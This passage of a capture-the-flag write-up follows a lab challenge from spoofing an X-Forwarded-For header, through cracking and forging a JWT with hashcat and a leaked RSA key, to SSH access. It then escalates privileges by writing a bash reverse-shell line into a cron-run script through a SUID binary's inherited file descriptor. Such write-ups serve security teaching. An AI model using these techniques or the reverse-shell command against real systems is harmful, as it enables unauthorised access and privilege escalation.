
To do so, we open Burp and intercept a request to `http://superhero1.xyz/internal` and change the `Host` and `X-Forwarded-For` header until we find something. Sending a request with the `X-Forwarded-For` header set to the IP of `superhero1.xyz` `162.243.162.13` will return an Internal Server Error. So we might be on the right track.

Noticing that the IP address is in the same range as the address, that we found in the git repository, we can just use that address as the new `X-Forwarded-For` header:

```
GET /internal HTTP/1.1
Host: superhero1.xyz
```
```

```
X-Forwarded-For: 165.227.207.40
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Bingo, now we get a successfull response with a HTML page:




The easy way to show pages with the `X-Forwarded-For` header set, is using Firefox with the `X-Forwarded-For Extension`: https://addons.mozilla.org/de/firefox/addon/x-forwarded-for-injector/


Now we have access to new pages whilst the `X-Forwarded-For` header is set. We also have some credentials to use.

Dashboard Analysis

The host `superhero1.xyz/internal` is now accessable and shows a login panel:



With the login credentials we also found in the WebInspector Export Analysis we can login and see a dashboard:



After checking the source code we see, that the displayed data is kind of fake. The only real part of this page is the `Files` section, which we can not access. It is only returning

```
{"msg":"Permission denied"}
```

Analysing the request to `/protected`:

```
GET /protected HTTP/1.1
Host: superhero1.xyz
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
Referer: https://superhero1.xyz/dashboard
Connection: close
Cookie: sidenav-state=pinned;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE1ODc4NDE0MTEsIm5iZiI6MTU4Nzg0MTQxMSwianRpIjoiNGE4NWQwODktYTk4OS00MDkwLTg0ZWYtYTk5YTY4OTNhNDc3IiwiZXhwIjoxNTg3ODQyMzExLCJpZGVudGl0eSI6InN0ZXZlIiwiZnJlc2giOmZhbHNlLCJ0eXBlIjoiYWNjZXNzIiwidXNlcl9jbGFpbXMiOnsicm9sZSI6InVzZXIifX0.o7yA0d6TL0AV4jUJItS2O_BXO56y-MK2h95LiEG8ZnM
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 165.227.207.40
Cache-Control: max-age=0
```

There is a JWT token inside the request's cookies. Checking the JWT ay CyberChef (https://gchq.github.io/CyberChef/#recipe=JWT_Decode()&input=ZXlKMGVYQWlPaUpLVjFRaUxDSmhiR2NpT2lKSVV6STFOaUo5LmV5SnBZWFFpT2pFMU9EYzROREUwTVRFc0ltNWlaaUk2TVRVNE56ZzBNVFF4TVN3aWFuUnBJam9pTkdFNE5XUXdPRGt0WVRrNE9TMDBNRGt3TFRnMFpXWXRZVGs1WVRZNE9UTmhORGMzSWl3aVpYaHdJam94TlRnM09EUXlNekV4TENKcFpHVnVkR2wwZVNJNkluTjBaWFpsSWl3aVpuSmxjMmdpT21aaGJITmxMQ0owZVhCbElqb2lZV05qWlhOemFuUnBiWE1pT25zaWNtOXNaU0k2SW5WelpYSWlmWDAubzd5QTBkNlRMMEFWNGpVSkl0UzJPX0JYTzU2eS1NSzJoOTVMaUVHOFpuTQ - This will probably return, that the token expired, but you see, what the recipe looked like.) shows, that it contains a `user_claim: "user"` property. There would be a possiblity to change this to `admin` to finally get to the `/protected` endpoint.

Running hashcat with rockyou will give us the secret for the JWT:

```
❯ hashcat -m 16500 jwt.txt rockyou.txt
hashcat (v5.1.0) starting...

[TRUNCATED]


[TRUNCATED TOKEN]:I-love-dogs

Session..........: hashcat
Status...........: Cracked
Hash.Type........: JWT (JSON Web Token)
Hash.Target......: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE1OD...EG8ZnM
Time.Started.....: Sat Apr 25 21:20:26 2020 (57 secs)
Time.Estimated...: Sat Apr 25 21:21:23 2020 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:   192.7 kH/s (13.66ms) @ Accel:4 Loops:1 Thr:64 Vec:1
Speed.#*.........:   192.7 kH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 11096064/14344385 (77.35%)
Rejected.........: 0/11096064 (0.00%)
Restore.Point....: 11089920/14344385 (77.31%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#2....: ILOVELORD7 -> I$4mYbY&1773

Started: Sat Apr 25 21:20:20 2020
Stopped: Sat Apr 25 21:21:24 2020
```

The secret is `I-love-dogs` which we can use to change the data in the token. For that I will use the Burp extension `JSON Web Tokens` (https://github.com/ozzi-/JWT4B).

Changing the `user_claim` to `admin` reveals another successfull response:



That side is offering to download a `Private Key (Encoded)` which looks like that:

```
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlKS1FJQkFBS0NBZ0VBekdlbjRRNDVq
```

```
QVdUM1JRMTEweEQ4MzdWWnUzbmxvQWM1RndVZ3NGNmwxaGoxWmlwClQ2UlJuSXNHNGFsdlJTL2F0
b1VTKzB5QmRtaGI2MGczbmRCNXk1SmdJanpiaTVKcC93N2kxTnRjbGVMVlFEUDMKelNTeGFMSUtx
R0tJWVIwWWJxNEpQL1lPend4UTVSaEtsZ2N6UEpMZi9WeTNLenVYLzdWeXZIVXpOTFFKSnBlKwo0
K29ncW9Mckw1TnRraENtZlU1RTJmR1RNU05LR0xITnRqZVY1RHUxcmxtdHZvWDZFMENYVDYzdlJu
a2t6UjhjCkRHbUhwNFAvOHhQQ0lxN2QwWUN5c2VSRzBXbUQ5WE5IUlJkV0c4bnR2bkJMUDVZVzlK
ekNjc3EwQWoraWNjZnYKUGQzeFpwczViYjh2WGdBMTg1ejdLazkyMFBPVWo1QzBXenNvdEJidjJX
NDlPbU9kd3BFVTNzZXc2WWY1ai9ybApaVUxxaENCZm9DK1pzR0dLb0pkandLcHpwbEhXUkFWMXZw
QW1xaHVPZHdMdWVJeUo3WEVqUjk5Tkd5Tmdob0diCklWWDNEcDhRczJlUDVOejlDSkNxcUE3cjhn
a0w4UVJ5aGZBa01YdkdvOFVnbStXdFdjRDNNd2VuSmpibHpTZFQKTG9hUFFOaVRBMTFiU1NsSm83
Qk1FcmJuZ3JkODhwQ1NQTURGTk1FTW1PbFJmcTJHc0o0R1krSUFtbXJ0cjFLTgp5a01SaWJ0WWhY
d21sYlBtZS9DaDFGRERsVDdFcWZkMWRsejNGMHlWMnBjSnlNekRDTW1JTG5tenZ1RFpqMW1DClVV
R0tRV0M1eElMNUJpeFRnaHJpMEtldFFmUlBBc3kzQTBBcTVOWXNxWDRFdTRwYnhSRExuRTdLWkRr
Q0F3RUEKQVFLQ0FnRUFwRUlVRlhYeDVzVEFxeU5IbFFrVGZnUUpoNXBjeFlPVU5DcU96UGlnQkNr
aXFRM3gyUzlKNmd1Swo3eUxTYVAzb3UwMjdFRGpOdkpKbWMyOW9TaWl6QjFWTWJaY01NbC9wVCs3
dGQzSUVOK3E5eGNjOU5oeHJlSi9DCmtzZ0RvazdZU0hFUXU5YUcxZm1tdEVOT0JMd3FmMTNrSTkw
eTBNb2wvbllZaXJ0Lzk3Vkp1VHF1U3NibGswQjcKc0pLL3RXWXQ5SHBHT0FHNmIvMVUyUDFoT3pI
MkFSKytneXBMeGRReVB2Qmo1OEwxaW1ObG9IU0VmTEQ5TXkrUApLZzVScnI5cFA2YzFjbURvUy9h
SDlXRzYveG1ldDl3UWNqNFpLakw1cFg2bmY4bkcyQnU4OWNSZVRCQWpvbm5RCnI1RzRoY2lUa240
dkZEUWhYZzZ2N3FLeFhMTHdwRDYzT1p3SjNqSDhtUmVYSXRDUCtYOWgraS9RU09JVWVTZWkKSDZD
ZDNZM0Fwb2ZSN3RpYnY0S1loMHl0VEpuNkNFaHhKemttU2FEL2J2Ymh3eW5QSlBseXZWT2hVVzI3
RDJ0NApDbTl2ZTY4STIwUVdKOHdjajFBYVZYdEVOaXJMOWRlQzRMaENEZzJFRzRibXl2TGJQQm9p
YXU3YmhKOFp4OUFLCko0S2hKc3JaeHRkT3NnaXR1VzBtZ0hrTWk5aEtrTTV5cWlLampaQ2lKdUhi
eGd3TTF0RXR0cVpXZzBQcU10eWIKdlJuMlNXTkRHMjVHaFlEMUlscllXbVlySExiSnFWeFgzdjI3
dVpPTjM3aHlmbE1ONkdlajZ0VlFtbDVTcld4UQp4Qmhabnp1Vkw4K0F2aHlMcGsrd2NxZXplK0Ju
MTRzQ21TWTJBSVJGaEpQYmJ0MjNwTVVDZ2dFQkFQcGZZaEp3Cktka0M5Vm5jVXFWVEdNOGRIbFM1
UndRd2Vha1V1SXpSS211bFQzNjB6b0lWQlJyTnNmb2k1aTNFODJUQ2hXOXUKT090M0NkdUJYT0JQ
djJ4NnlTT1BocGxLMzBkZFFTamNWdjNxQnllbXErUjVKRG1ibVhSS2pnbFhmQ00vRzd3UAp2c1o0
VndsUmhBR1V2MlZZZVhkREtWSXlvZWlPNjRIbTRTUi9Hb2VTbTZZYnpJbHNsVTFmN0VpRnFVM2tS
cjB2ClZoQ3Q1bTJ1TWNMWkFUS0RuTklaXJTUWpLM3FHa1NCc05QUXRKUmFXOW9QN1ZUOC8rbERK
VXg0YVBzUFVMSWUKbFR1djBYT09uVnBQMzl3NHJFYzY2OWt4cWpXQlFPbUpUem1zZk83Y2h5KzYw
NElNdnhmVTljQXJkamdsZE5kVwppK1IzSkdHYnlacFJoeXNDZ2dFQkFORC94NUoxcmNodnY0V0hj
cUZvVDBzdjF3RkpzWU9zRkVaWXdkVjB0eWVpCjhjcURSYkhaRkplSmVRSndsN3BiTldSYWUxbzQ2
NnVNZXVYNW1WQzZzNXlJZ080SmV0MGZKbEEwQkpTVm13TkYKVlgxZHZNd3l6dFpzK2Jja1kzejFI
bkQ3TGwyUWNSaFZQUDZzWGtCcW9keStoTjUvSnk4bUlXUUpVMktSLzF6OQpXbStCcVAvODVoSDgx
Y0hLQ2QyaFd3VSt2eFJtSytyTmZGVGdQbFZLamRKSjhVWEl5bzZvTzFKYkxRWC9hc2sxCkM2OEFu
N0xhUEVjeGl5TXo4MU82cXpLZVpQYUJ4WVlrQTU1NE1KOEFweC9vQmk5OXFQaEVpNXJSRW1OY0wz
NGUKcFRiVklXVE9Ua29zREdYOEg3V2liSE0yYU1MUnl5dnV2blNoMTR6eUVDc0NnZ0VCQUlxWStK
cEtXdkFWMGlvUAphL1MyL2xuUXZiU2E1L1Fxdlg1YXlScXl3eS9aMEJyTkRqQTJZS0FJMUFncS80
N0FveGZaRXJLdnFuUzJiYytFCldoeVdLTnB0VWlFTVY2OU9JakhJTHNUbXpJVTg0djhSSmNDUlN2
dFU1bXJZeHEzbkx3SDM4bXQxcjk4QVNQWVEKbU9takpSeCtFS2R6bDFFNFZDWi96MkVXcFBWbUl4
Si9sd2dxQlZ6aHJmaXFMQXV0YWg2RFNxRjVyY1FIOERJeApKcnk5RWd1YmpkazZjWThwSWFjNG01
Zm16ek5DS21TaGJJMVhHY05kVm5FVFNYZCtoR2JPZ0paSmxjVDN2Qk9qCkUvb2xreisrWTZmK3R3
YUJscjZOc1poVitYUnN4ckFYaGdKbkFxVFFWNHhpeURPOEczSlRVYzNPekJ3SjFDcncKYVhheXdR
Y0NnZ0VBSkZ1cTAwN0hpYXZ2RElLd3JXV2hEYnBuMCtDSEVobjRlUGh0MS8xeTgyRkVZTytQUzA0
eApaOTlSZnR3cGVSRHU2K05WdkM5VXlFWXJCeUR4eS9wK3pvZHNybnhWdEd2NzFVNEhVZlhvdnB2
c01HQURQUjdGCm5zWGNkMERNVWV1dWZRY2xYTCtJL1N1dTdicjh0b1lXWEhtRVVkU2E4M2ZWclRw
MkdCcS82dVJrUEN1NVE3Y3kKS3dUcUJzbG9CL2RQQjAyUUhqTmNCbi95MWkwZ2l1UHFZaC9jNmov
eEJQbzlQNmwrM3FFOWFYMWg1L0xhMVZsagp6UnJRVXJKeDdTbjNLRm9ueEQ1MUowM1NsMW5mVTNu
Z21RdGJNQjNUTEVWNFo5bGhNb25SOVVYTmhnbHp3cjZsCkhnQWx0QVExVy9yQ2xSUnRDeDlHRWdG
NWZuNjlLZGJlZXdLQ0FRQmtYM0FablNCNVpZZDEweHJGOWZEeEp5Y3IKMjRTU3hxQSsycW9HVmd4
K1VlWWltRUUzdE9XVkE4eHFsRnF5eDd5L2lXYWloVGVIRGxjaVZ1TjYrV2c0aDN3OAo4UmhBYm5D
Y3hKd2lKZUQvZVY5N1JTY28wMGNVelVHM3EwZG11ZGl3K3p4RTNqcDN6RmFKZUlVYjd1YnpoOEZN
CmlGazVMVW5tQUlDTjhTclFDZUk3bmlpK0VuQloxSFNWWDBnbC9EM3FCL1ZYTFVlZXVVSXM0Q1NI
K3o3cmhoMFcKZmJncyt5dTIyNWZqODhoZlEvTldMODZ1SjlNVjZZZW1GT0c0NEZka0l4alRsZjBr
amxBeHZwQ0J6eTl1d3N1cQpaZFpmeWZHWTZEa0dZd3o1SmpTZmdZNFM1QVgvSW1rNmwyeEJ0eklD
ajU0UURvVHRESmNSd0tzOTQ2M0YKLS0tLS1FTkQgUlNBIFBSSVZBVEUgS0VZLS0tLS0K
```

So that is not a private key yet, but again doing a base64 decode will to the trick:

```
❯ cat download | base64 -d
-----BEGIN RSA PRIVATE KEY-----
MIIJKQIBAAKCAgEAzGen4Q45jAWT3RQ110xD837VZu3nloAc5FwUgsF6l1hj1Zip
T6RRnIsG4alvRS/atoUS+0yBdmhb60g3ndB5y5JgIjzbi5Jp/w7i1NtcleLVQDP3
zSSxaLIKqGKIYR0Ybq4JP/YOzwxQ5RhKlgczPJLf/Vy3KzuX/7VyvHUzNLQJJpe+
[TRUNCATED]
```

Now we have a private key which we can use to log into a SSH session.

SSH Analysis

Having a private key we just try to connect to all the hosts we know, which are basically just the IP of `superhero1.xyz` and the IP from the Github repository `165.227.207.40`. As a user we will start with `steve` because that was a user we read about in many places during the challenge.

The host at `superhero1.xyz` does not seem to have a SSHd running, but the login at `165.227.207.40` was successfull!

```
❯ ssh -i privatekey steve@165.227.207.40
steve@admin:~$
```

Checking the filetree we can see the contents of `info.txt`:

```
steve@admin:~$ ls -al
total 40
drwxr-xr-x 5 steve   steve   4096 Apr 17 12:00 .
drwxr-xr-x 4 root    root    4096 Apr 25 19:30 ..
-rw------- 1 steve   steve    561 Apr 16 17:40 .Xauthority
lrwxrwxrwx 1 root    root       9 Apr 14 15:31 .bash_history -> /dev/null
-rw-r--r-- 1 steve   steve    220 Apr 14 15:08 .bash_logout
-rw-r--r-- 1 steve   steve   3771 Apr 14 15:08 .bashrc
drwx------ 2 steve   steve   4096 Apr 14 15:18 .cache
-rw-r--r-- 1 steve   steve      0 Apr 14 15:08 .cloud-locale-test.skip
drwx------ 3 steve   steve   4096 Apr 14 15:18 .gnupg
-rw-r--r-- 1 root    root       0 Apr 14 17:12 .hushlogin
-rw-r--r-- 1 steve   steve    807 Apr 14 15:08 .profile
drw---x--x 2 root    root    4096 Apr 14 17:06 .ssh
-rw-r--r-- 1 pwnhero pwnhero  264 Apr 17 12:00 info.txt
steve@admin:~$ cat info.txt
Hi Steve!

Great, you made it here, finally!

I put some files to work in my home directory for you.
For security, the server will reset /tmp & our home directories every 15mins.

If it happens while you are online cd into the directory again.

Regards,
Sebastian
```

So, the user `pwnhero` put some files to work in his homedirectory. Unfortunately reading the home directory of `pwnhero` is not allowed:

```
steve@admin:~$ ls -al /home
total 16
drwxr-xr-x  4 root    root    4096 Apr 25 19:30 .
drwxr-xr-x 22 root    root    4096 Apr 19 20:23 ..
drwx--x--x  5 pwnhero pwnhero 4096 Apr 16 18:09 pwnhero
drwxr-xr-x  5 steve   steve   4096 Apr 17 12:00 steve
```

But he told us, that he put files to **work**:

```
steve@admin:~$ ls -al /home/pwnhero/work
total 28
drwxr-xr-x 2 pwnhero pwnhero 4096 Apr 16 17:36 .
drwx--x--x 5 pwnhero pwnhero 4096 Apr 16 18:09 ..
-rwxrwx--- 1 pwnhero pwnhero    5 Apr 16 17:50 job.sh
-rw-rw-r-- 1 pwnhero pwnhero   29 Apr 16 17:50 lastrun.txt
-rwsr-xr-x 1 pwnhero pwnhero 8528 Apr 16 17:40 serverload
```

Nice, we can read files at `/home/pwnhero/work`!

There is the file `serverload`, that has got the SUID bit set. That means, it is running as the user `pwnhero`, even if we execute it as `steve`. Furthermore there are the files `job.sh`, which we can neither read, write or execute, and `lastrun.txt` which we can read. This file is just returning a timestamp, which is getting updated every minute.

A file named `job`, which is 5 bytes long, and a result file, which has got a timestamp in it, could mean, that `job.sh` is executing the command `date` and the output get's written to the `lastrun.txt`. `job.sh` beeing 5 bytes will be `date` and a newline character. So, if we can write something to `job.sh` we would have command execution as `pwnhero`.

So, let's check `serverload` by coping it to our host and analyse it with ghidra. Ghidra dissassembles the main function to the following:

```
void main(void)
{
  int iVar1;
  __uid_t __uid;
  long in_FS_OFFSET;
  char *local_28;
  undefined8 local_20;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_28 = "uptime";
  local_20 = 0;
  iVar1 = open("./job.sh",0x402);
  if (iVar1 == -1) {
    puts("[-] Can\'t open file.");
  }
  __uid = getuid();
  setuid(__uid);
  execvp("uptime",&local_28);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

This program is opening the file `./job.sh`, then it is setting the effective userid to the user, who ran the serverload, and afterwards it is starting `uptime`. We could overwrite `uptime` with an executeable in our control, but that wouldn't really lead anywhere, since `uptime` will also run as `steve`, when we run the `serverload`.

But why is the file `./job.sh` beeing opened? There is nothing done with that file. Well... there is nothing done yet. Because having the file opened and starting the `uptime` program with `execvp` means, that all previously opened filedescriptors will be kept open. So, if we control `uptime`, we can use that filedescripter to write to `./job.sh`!

The plan is, to start a TCP listener on the SSH host and then connect to that with a reverse shell in a local `uptime` executeable. This will give us the shell of `pwnhero`.

The new `uptime`, which just writes code, that connects a reverse shell, into the filedescriptor 3, will look like this:

```
echo "bash -c 'bash -i >& /dev/tcp/127.0.0.1/4444 0>&1'" >&3
```

Filedescriptor 3 will be the previously opened `./job.sh` file.

Running a listener on the port `4444` and waiting for a run of `./job.sh` will finally give us a callback and a shell:

```
steve@admin:~$ nc -lnvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 127.0.0.1 32778 received!
bash: cannot set terminal process group (29443): Inappropriate ioctl for device
bash: no job control in this shell
pwnhero@admin:/root$
```

We will see, that we are `pwnhero` and listing the directory of `/home/pwnhero` will lead us the way to the final flag:

```
pwnhero@admin:/root$ id
id
uid=1001(pwnhero) gid=1001(pwnhero) groups=1001(pwnhero)
pwnhero@admin:/root$ ls -al /home/pwnhero
ls -al /home/pwnhero
total 40
drwx--x--x 5 pwnhero pwnhero 4096 Apr 16 18:09 .
drwxr-xr-x 4 root    root    4096 Apr 25 20:15 ..
-rw------- 1 pwnhero pwnhero  357 Apr 16 17:05 .Xauthority
```

```
lrwxrwxrwx 1 root    root       9 Apr 14 15:31 .bash_history -> /dev/null
-rw-r--r-- 1 pwnhero pwnhero  220 Apr 14 15:09 .bash_logout
-rw-r--r-- 1 pwnhero pwnhero 3771 Apr 14 15:09 .bashrc
drwx------ 2 pwnhero pwnhero 4096 Apr 14 17:35 .cache
-rw-r--r-- 1 pwnhero pwnhero    0 Apr 14 15:09 .cloud-locale-test.skip
-rw-rw---- 1 pwnhero pwnhero 1192 Apr 16 18:09 .flag.txt
drwx------ 3 pwnhero pwnhero 4096 Apr 14 17:35 .gnupg
-rw-r--r-- 1 root    root       0 Apr 14 17:36 .hushlogin
-rw-r--r-- 1 pwnhero pwnhero  807 Apr 14 15:09 .profile
drwxr-xr-x 2 pwnhero pwnhero 4096 Apr 16 17:36 work
```

Finally getting the final flag:

```
pwnhero@admin:/root$ cat /home/pwnhero/.flag.txt
cat /home/pwnhero/.flag.txt
FLAG: ^Q29uZ3JhdHMgaGFja2VyLCB5b3Ugc29sdmVkIFNIQUgyMDQh^
                                                      ,jf
   _am,    ,_am,  ,_g_oam,    _am,   _g_ag,   _am,   koewkovg   _mm_
 ,gF  @._-gF   @-"  jf   @  ,gF  @  ^ NX  #_,gF  @     jf      qK  "
 8Y      8Y    d   j#   jF .8Y  ,d   dY     8Y   d    jf       *b,
jK   ,  jK   ,N   jN   jF  :K  ,Z  ,jF     jK  ,Z"  ,jfk,       dN.
 NbpP    NbpP    dP   dFk_o8NbpP"V^dF       NbpY"V^"dF "dYo-"*h,W"
                        ,gF',@'
                       :8K  j8
                        "*w*"

88                              88
88                              88
88                              88
88,dPPYba,  ,adPPYYba,  ,adPPYba, 88   ,d8  ,adPPYba, 8b,dPPYba,
88P'    "8a ""     `Y8 a8"     "" 88 ,a8"  a8P_____88 88P'   "Y8
88       88 ,adPPPPP88 8b         8888[    8PP""""""" 88
88       88 88,    ,88 "8a,   ,aa 88`"Yba, "8b,   ,aa 88
88       88 `"8bbdP"Y8  `"Ybbd8"' 88   `Y8a `"Ybbd8"' 88


Now send your writeup to: shah204@superhero1.com
Please do not share any details before the CTF is closed!
```

We did it. Now we have the final flag: ^Q29uZ3JhdHMgaGFja2VyLCB5b3Ugc29sdmVkIFNIQUgyMDQh^